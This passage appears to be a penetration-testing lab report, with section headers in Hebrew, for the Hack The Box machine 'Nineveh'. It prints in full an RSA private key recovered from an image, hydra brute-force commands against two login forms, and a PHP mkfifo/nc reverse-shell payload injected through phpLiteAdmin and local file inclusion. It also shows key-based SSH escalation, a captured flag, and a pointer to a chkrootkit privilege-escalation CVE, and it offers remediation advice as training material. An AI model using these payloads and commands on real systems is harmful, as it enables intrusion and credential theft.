
(boker@boker) - [~/Desktop/HTB/Nineveh/_nineveh.png.extracted]
$ ls
2BF8D0.tar  54  54.zlib  secret
```

The files inside “secret” are “nineveh.priv”, and “nineveh.pub”. Those are private and public RSA keys, from “nineveh.pub” we can see the keys are for user “amrois”

```
(boker@boker) - [~/HTB/Nineveh/_nineveh.png.extracted/secret]
$ cat nineveh.priv
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAr19EUD7bwqbmEsEpIeTr2KGP/wk8YAR0ZmmvHNJ3UfS4hpI
H9/Bz1abFbrr16vH6/jd8m0urg/Em7d/FJncpPiIH81JbJ0pyTBvIAGNK7PhaQXU
PdT9y0xEEH0apbJkuknP4FH5Zrq0nhoDTa2WwXDCSS1ndt/M8+eThx1bVznLBG5
FQq1/wmB65c8bds5tETLacr/150fv1A2j+vIdgXNgm8A34xZiP/WV7+7mhgvcnI
3oqwxvCI+VGHQZhoV9PdJ4+D4L023Ub9KyGm40tInCXePsMdY4KOLTR/z+oJ4sQT
X+/1/xcl61LADcYk0S42b0b+yBEyc1TTq1NEQIDAQABAoIBAFvDbvvpPgbr0bjTn
K1I/FbJutKwPwFNDpYd+TybsnbdD0qPw8JpKKTJv79fs2KxMRVCdLV/IAVWV3QAK
FYDm5gTLIfuPD0V5jq/9I138Y0D0zRGLDoFcmI/mB92f6s/sQYCarjCBOKDUL58z
GRZtIwb1RDgRAXbwG0GZQDqHqaHc1GF0uGKQJmupo5hX0KfMg/G+Ic0Ij45UoR
JZecF3Lx0kx0Ay8SDcBkoYR1yn+nNgr/APJBXe9Ibkq4j0Lj29V5dt/HSoF17Vwo
9od1TBWwvzPvV01/JEG6sXUD0mXev0QIA9SKZ2OJX08JoaQcRz628d0dukG6Utu
Bato3bkCgYEA5w2Hfp2Ayo124bDejSDjIRJk6REn5D8TuelQ0cFFPuj24szXW5KB
uJ0UscFgZf2P+70UnacCCAPNysaSYSCMCKCJQ5K1Y2DLWNUaCU30epREIMkyL
1tXMOZ/T5FV8ROA2rj1BmXl+JULV0I1bgF975PqSA/UnXwzc1CKhucGgYEAoPb
vCMuW7gaC9K1Am23+6dFa9bngtMjpr+wb+IP5UKMuh1mwcHMKJFI8zI8CY0Iakx
Ddh04x+0MQEtKXtgaADuHh+NGCLtTLckfEAMNGQHfBgWgBR58EjXJ34e55HfB89
P+6+1FXXA1r/Dt/z1YN3Vtgo28mNnyK7zCr/pUCgYEAghMDCP7hRLfbQWkksGzC
fgUhwHwmb1/ZwauNjHbS1wG5ZFFgGcm8ANQ/Ok2gDzQ2PCrD211zf2UtvzMvr+i
tYXXUC4eyzenjrnkYEXMmJw0V9F6PskwRemq7pxAPzSk0GVBUrEfnYEJSc/MmXC
1EBMuP20RAAK93ZkOg32Ya0CgYBYbPhdP5f1HhX0+7pMHjmRaKLj+lehLbTMFLB1
MxMtbEymigonBPVn56Ssovv+bMK+GZOMUGu+A2WnqeiuDMjB99s8jpkzt0eLmPh
PN1lsNNjftnt/G3RZiql/Uc+6dFrvo/AIdw+goqduXfD0C0Inlr705c0/Shi9tse
16U0yQKBgCgvcK5Z11LrY1q05iZ3uVr4pQXHyG8ThrsTffKSVrBKHTmsXgtRhHoc
1l6RyZQV/2ULGUBfAwDZNTGxbu5f0IUB938TCLaSHFDK6mSbVb/DywYYScaWwF7
fw4LVXqMjNJC3sn3JaQy1zJkE4jXLZeNqVcx4ZadtdJD9i0+EUg
-----END RSA PRIVATE KEY-----

(boker@boker) - [~/HTB/Nineveh/_nineveh.png.extracted/secret]
$ cat nineveh.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCuL0RQPtvcPuYsw5kh50vYoY/CTXgBHRniaa8c0ndR+wCgkf38HPVpsVuu3Xq8fr+N3yb56u085bt38Umdyk+IgfzUlsnJMG8gAY0rs+PpBdQ91P3LTEQqFRqLs
n65Sc/guflmurs6GgMnrZBfCnXJLWd238zyv55MfhVtX0eUebkVcx/CYHclzxt2zm0RNVpvy/Xk5+/UDaP68h2CDE2CbwDfjFmI/9ZXv7uaGc9ycjeirC/EIj5UaFbmGhX092Pj4P1XTbdRv0Iabj52KcJd4+wx1jgo
4tNH/P6iPiXBNF7/Fy/FyXrUaANk1TRLDJZ5v7IETJzVN0rU0R amrois@nineveh.htb
```


Exploring “<https://10.10.10.43/db/>” redirects to a login page using “phpLiteAdmin v1.9”. The default password for this tool is “admin”, which prompted an incorrect password:



Intercepting the request of “<https://10.10.10.43/db/index.php>” with “burpsuite” to find what parameter are required to use with “hydra” as this service requires only a password that may be brute-forced:

```
Request
Pretty Raw Hex
1 POST /db/index.php HTTP/1.1
2 Host: 10.10.10.43
3 Cookie: PHPSESSID=dk4ejld9b2f39perrg3hpkpkh7
4 Content-Length: 56
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not.A/Brand";v="99", "Chromium";v="136"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Accept-Language: en-GB,en;q=0.9
10 Origin: https://10.10.10.43
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://10.10.10.43/db/index.php
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22 Connection: keep-alive
23
24 password=admin&remember=yes&login=Log+In&proc_login=true
```

בדיקות חוסן תשתית

דוח מעבדות גמר

Using “hydra” with the following flags to brute-force passwords on “phpLiteAdmin”.

“Password123” was found successful.

```
(boker@boker)-[~/HTB/Nineveh/_nineveh.png.extracted/secret]
$ hydra -l user -P /usr/share/wordlists/seclists/Passwords/Common-Credentials/darkweb2017_top-1000.txt 10.10.10.43 -I -s 443 -S https-post-form "/db/index.php:password='PASS'&remember=yes&login=Log+In&proc_login=true:F=Incorrect password."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-30 17:10:52
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 999 login tries (l:1/p:999), ~63 tries per task
[DATA] attacking http-post-forms://10.10.10.43:443/db/index.php:password='PASS'&remember=yes&login=Log+In&proc_login=true:F=Incorrect password.
[443][http-post-form] host: 10.10.10.43 login: user password: password123
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-30 17:11:21
```

Using password “password123” granted access to the service.

Warning: rand() expects parameter 2 to be integer, float given in /var/www/ssl/db/index.php on line 114

test

phpLiteAdmin v1.9

Documentation | License | Project Site

Change Database

[rw] test

test

No tables in database.

Create New Database [?]

Create

Log Out

Structure SQL Export Import Vacuum Rename Database Delete Database

Database name: test
Path to database: /var/tmp/test
Size of database: 1 KB
Database last modified: 7:52pm on July 2, 2017
SQLite version: 3.11.0
SQLite extension [?]: PDO
PHP version: 7.0.18-0ubuntu0.16.04.1

No tables in database.

Create new table on database 'test'

Name: Number of Fields: Go

Create new view on database 'test'

Name: Select Statement [?]: Go

Powered by phpLiteAdmin | Page generated in 0.0018 seconds.

Using “feroxbuster” to enumerate hidden directories and files on Port 80:

`feroxbuster -u http://10.10.10.43/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt`

```
[#####] - 4m 87650/87650 341/s http://10.10.10.43/
[#####] - 4m 87650/87650 352/s http://10.10.10.43/department/
[#####] - 4m 87650/87650 348/s http://10.10.10.43/department/files/
[#####] - 4m 87650/87650 356/s http://10.10.10.43/department/css/
```

Directory “/department” redirects to a login form, trying common default credentials, user “admin” prompt “invalid password” while other users prompt “incorrect user”:

← → ↻ 🏠 10.10.10.43/department/login.php

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Login

Log in

Invalid Password!

Username:

Password:

☐ Remember me

Log in

בדיקות חוסן תשתית

דוח מעבודות גמר

Intercepting the request with “burpsuite” shows the required parameters by the login form:

```
Request
Pretty Raw Hex
1 POST /department/login.php HTTP/1.1
2 Host: 10.10.10.43
3 Content-Length: 29
4 Cache-Control: max-age=0
5 Accept-Language: en-GB,en;q=0.9
6 Origin: http://10.10.10.43
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://10.10.10.43/department/login.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=dk4ejld9b2f39perrg3hpkpkh7
14 Connection: keep-alive
15
16 username=admin&password=admin
```

Using “hydra” to brute-force the password of the login form. Password “1q2w3e4r5t” marked as successful.


```
[boker@boker] - [~/HTB/Nineveh/ nineveh.png extracted/secret]
$ hydra -l admin -P /usr/share/wordlists/seclists/Passwords/Common-Credentials/darkweb2017_top-1000.txt 10.10.10.43 -I http-post-form "/department/login.php:username=admin&password='PASS':F=Invalid"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-30 17:31:28
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 999 login tries (l:1/p:999), ~63 tries per task
[DATA] attacking http-post-form://10.10.10.43:80/department/login.php:username=admin&password='PASS':F=Invalid
[80][http-post-form] host: 10.10.10.43 login: admin password: 1q2w3e4r5t
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 7 final worker threads did not complete until end.
[ERROR] 7 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-30 17:31:29
```


בדיקות חוסן תשתית

דוח מעבדות גמר


After login the following page was achieved, the URL in “notes” looks vulnerable to LFI, after some trial and error it seems there’s a restriction to include “ninevehNotes” in the parameter.




According to the following exploit "[PHPLiteAdmin 1.9.3 - Remote PHP Code Injection](#)", it's possible to create a "sqlite" database with "php" extension and trick the system to run it as "php" script with the following version of "phpLiteAdmin". Using "phpLiteAdmin" to upload a malicious database to the system including the name "ninevehNotes" to access it via the vulnerable LFI. Using "mkfifo" shell from "[Revshells](#)" because one liner reverse-shell will be more easily injected visually on "phpLiteAdmin".

The executed shell by php (Image so no malicious code will be in the report) :

```
<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.31 4444 >/tmp/f");?>
```




The database is accessible via the following marked path with the malicious table:



Initial Shell Screenshot:

Accessing the malicious database via the following URL using LFI. "nc" caught the connection and reverse-shell as user "www-data" granted.



```
(boker@boker) - [~/.../HTB/Nineveh/_nineveh.png.extracted/secret]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.31] from (UNKNOWN) [10.10.10.43] 47078
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$
```

Privilege Escalation To User "amrois"

Vulnerability Exploited:

Stabilizing the shell acquired with "python3":

```
connect to [10.10.14.31] from (UNKNOWN) [10.10.10.43] 47078
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ which python3
/usr/bin/python3
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@nineveh:/var/www/html/department$
```

Viewing what users have home directory, user "amrois" available, and in earlier stages of the attack i've acquired his Private and Public keys.

```
www-data@nineveh:/home/amrois$ cd /home
cd /home
www-data@nineveh:/home$ ls
ls
amrois
www-data@nineveh:/home$
```

No "SSH" service was found during nmap scan, scanning the network, the server listens to port 22(ssh):

```
www-data@nineveh:/home/amrois$ netstat -natu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN
tcp        0  4274 10.10.10.43:47078       10.10.14.31:4444       ESTABLISHED
tcp        0      0 10.10.10.43:80          10.10.14.31:52310      ESTABLISHED
tcp6       0      0 :::22                  :::*                     LISTEN
udp        0      0 10.10.10.43:54710       1.0.0.1:53              ESTABLISHED
udp        0      0 10.10.10.43:41535       1.1.1.1:53              ESTABLISHED
```

בדיקות חוסן תשתית

דוח מעבודות גמר

Because the port is open locally, uploading user “amrois” private key and login via ssh from the target system.

```
(boker@boker)-[~/.../HTB/Nineveh/_nineveh.png.extracted/secret]
$ ls
hydra.restore  nineveh.priv  nineveh.pub

(boker@boker)-[~/.../HTB/Nineveh/_nineveh.png.extracted/secret]
$ python3 -m http.server 6666
Serving HTTP on 0.0.0.0 port 6666 (http://0.0.0.0:6666/) ...
10.10.10.43 - - [30/Sep/2025 18:31:16] code 404, message File not found
10.10.10.43 - - [30/Sep/2025 18:31:16] "GET /nineveh.priv HTTP/1.1" 404 -
10.10.10.43 - - [30/Sep/2025 18:31:36] "GET /nineveh.priv HTTP/1.1" 200 -
```

The file was uploaded to “/tmp” (as this directory has write permission by all users), and provided with “600” permissions (required for id_rsa private key).

```
wget http://10.10.14.31:6666/nineveh.priv --host-timeout 201 --max-retries 0 -p
--2025-09-30 10:31:36-- http://10.10.14.31:6666/nineveh.priv --max-retries 0 -p
Connecting to 10.10.14.31:6666... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1675 (1.6K) [application/octet-stream]
Saving to: 'nineveh.priv'

nineveh.priv      100%[=====>] 1.64K  --.-KB/s  in 0.007s

2025-09-30 10:31:36 (224 KB/s) ->'nineveh.priv': saved [1675/1675]

www-data@nineveh:/tmp$ ls
ls
f
nineveh.priv
systemd-private-64c9c3888d7a40b78c5cdbcf6b535604-systemd-timesyncd.service-JljXRy
vmware-root
www-data@nineveh:/tmp$ chmod 600 nineveh.priv
chmod 600 nineveh.priv
www-data@nineveh:/tmp$
```


Connecting via “ssh” on the target system ,providing user “amrois” private key, access granted:

```
www-data@nineveh:/tmp$ ssh -i nineveh.priv amrois@10.10.10.43
ssh -i nineveh.priv amrois@10.10.10.43
Could not create directory '/var/www/.ssh'.
The authenticity of host '10.10.10.43 (10.10.10.43)' can't be established.
ECDSA key fingerprint is SHA256:aWXP5ULnr55BcRUL/zX0n4gfJy5fg29KkuvnADFyMvk.
Are you sure you want to continue connecting (yes/no)? yes
yes
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
Ubuntu 16.04.2 LTS
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

288 packages can be updated.
207 updates are security updates.

You have mail.
Last login: Mon Jul  3 00:19:59 2017 from 192.168.0.14
amrois@nineveh:~$
```

Vulnerability Explanation: Due to poor handling of sensitive private key “id_rsa” file of user “amrois”, it was possible to privilege escalate to that user from the target machine.

Vulnerability Fix:

- **Remove sensitive files from public locations:** Even when the file was hidden in PNG metadata, it's still public for anyone to grab, I advise removing it completely.
- **Disabling port 22(ssh):** If the port isn't in use I advise disabling it (permanently/temporarily), to prevent this escalation vector.

Severity: Critical - Privilege escalation to higher privileged user “amrois” on the system.

Exploit Code: `ssh -i nineveh.priv amrois@10.10.10.43` (Using “amrois” id_rsa private key)

בדיקות חוסן תשתית

דוח מעבודות גמר

Proof Screenshot Here:

```
amrois@nineveh:~$ whoami
whoami
amrois
amrois@nineveh:~$ id
id
uid=1000(amrois) gid=1000(amrois) groups=1000(amrois)
amrois@nineveh:~$ ifconfig
ifconfig
ens160    Link encap:Ethernet HWaddr 00:50:56:94:a9:ea
          inet addr:10.10.10.43 Bcast:10.10.10.255 Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:1410933 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1064034 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:282597677 (282.5 MB) TX bytes:684183062 (684.1 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:5910 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5910 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:478615 (478.6 KB) TX bytes:478615 (478.6 KB)
```

Proof.txt Contents:

```
amrois@nineveh:~$ cat user.txt
cat user.txt
d077386362b1cd4c06f0f555d5d12f34
amrois@nineveh:~$ pwd
pwd
/home/amrois
```

Privilege Escalation To User "root"

Vulnerability Exploited:

Uploading the tool "pspy64" to "/tmp" and running it reveals the service "chkrootkit" runs on the system every minute from user "root".

```
2025/09/30 11:14:03 CMD: UID=0 PID=16772 | grep -E (^|^[A-Za-z0-9_])scalper([A-Za-z0-9_]|$)
2025/09/30 11:14:03 CMD: UID=0 PID=16771 | /bin/sh /usr/bin/chkrootkit
2025/09/30 11:14:03 CMD: UID=0 PID=16775 | grep -E c
2025/09/30 11:14:03 CMD: UID=0 PID=16774 | /bin/echo a\c
2025/09/30 11:14:03 CMD: UID=0 PID=16773 | /bin/sh /usr/bin/chkrootkit
2025/09/30 11:14:03 CMD: UID=0 PID=16778 |
2025/09/30 11:14:03 CMD: UID=0 PID=16777 | /bin/sh /usr/bin/chkrootkit
2025/09/30 11:14:03 CMD: UID=0 PID=16780 | /bin/sh /bin/egrep (^|^[A-Za-z0-9_])slapper([A-Za-z0-9_]|$)
2025/09/30 11:14:03 CMD: UID=0 PID=16779 | /bin/sh /usr/bin/chkrootkit
2025/09/30 11:14:03 CMD: UID=0 PID=16783 | /bin/sh /bin/egrep c
2025/09/30 11:14:03 CMD: UID=0 PID=16782 | /bin/sh /usr/bin/chkrootkit
2025/09/30 11:14:03 CMD: UID=0 PID=16781 | /bin/sh /usr/bin/chkrootkit
2025/09/30 11:14:03 CMD: UID=0 PID=16784 | /bin/echo -n Checking `slapper' ...
2025/09/30 11:14:03 CMD: UID=0 PID=16787 | /bin/sh /usr/bin/chkrootkit
2025/09/30 11:14:03 CMD: UID=0 PID=16786 | /bin/sh /usr/bin/chkrootkit
2025/09/30 11:14:03 CMD: UID=0 PID=16785 | /bin/sh /usr/bin/chkrootkit
2025/09/30 11:14:03 CMD: UID=0 PID=16788 | /bin/sh /usr/bin/chkrootkit
2025/09/30 11:14:03 CMD: UID=0 PID=16789 | /bin/sh /bin/egrep (^|^[A-Za-z0-9_])z2([A-Za-z0-9_]|$)
2025/09/30 11:14:03 CMD: UID=0 PID=16792 | /bin/sh /bin/egrep c
2025/09/30 11:14:03 CMD: UID=0 PID=16791 | /bin/sh /usr/bin/chkrootkit
2025/09/30 11:14:03 CMD: UID=0 PID=16790 | /bin/sh /usr/bin/chkrootkit
2025/09/30 11:14:03 CMD: UID=0 PID=16793 | /bin/sh /usr/bin/chkrootkit
2025/09/30 11:14:03 CMD: UID=0 PID=16795 | /bin/sh /usr/bin/chkrootkit
2025/09/30 11:14:03 CMD: UID=0 PID=16794 | /bin/sh /usr/bin/chkrootkit
2025/09/30 11:14:03 CMD: UID=0 PID=16798 | /bin/sh /bin/egrep c
2025/09/30 11:14:03 CMD: UID=0 PID=16797 | /bin/sh /usr/bin/chkrootkit
2025/09/30 11:14:03 CMD: UID=0 PID=16796 | /bin/sh /usr/bin/chkrootkit
2025/09/30 11:14:03 CMD: UID=0 PID=16799 | /bin/sh /usr/bin/chkrootkit
2025/09/30 11:14:03 CMD: UID=0 PID=16801 | /bin/sh /usr/bin/chkrootkit
2025/09/30 11:14:03 CMD: UID=0 PID=16800 | /bin/sh /usr/bin/chkrootkit
2025/09/30 11:14:03 CMD: UID=0 PID=16804 | /bin/sh /usr/bin/chkrootkit
2025/09/30 11:14:03 CMD: UID=0 PID=16803 | /bin/sh /usr/bin/chkrootkit
2025/09/30 11:14:03 CMD: UID=0 PID=16802 | /bin/sh /usr/bin/chkrootkit
2025/09/30 11:14:03 CMD: UID=0 PID=16806 | date +%y-%m-%d:%H:%M
```

Searching for exploits to Privilege-escalate with “chkrootkit”, found [CVE-2014-0476](#).

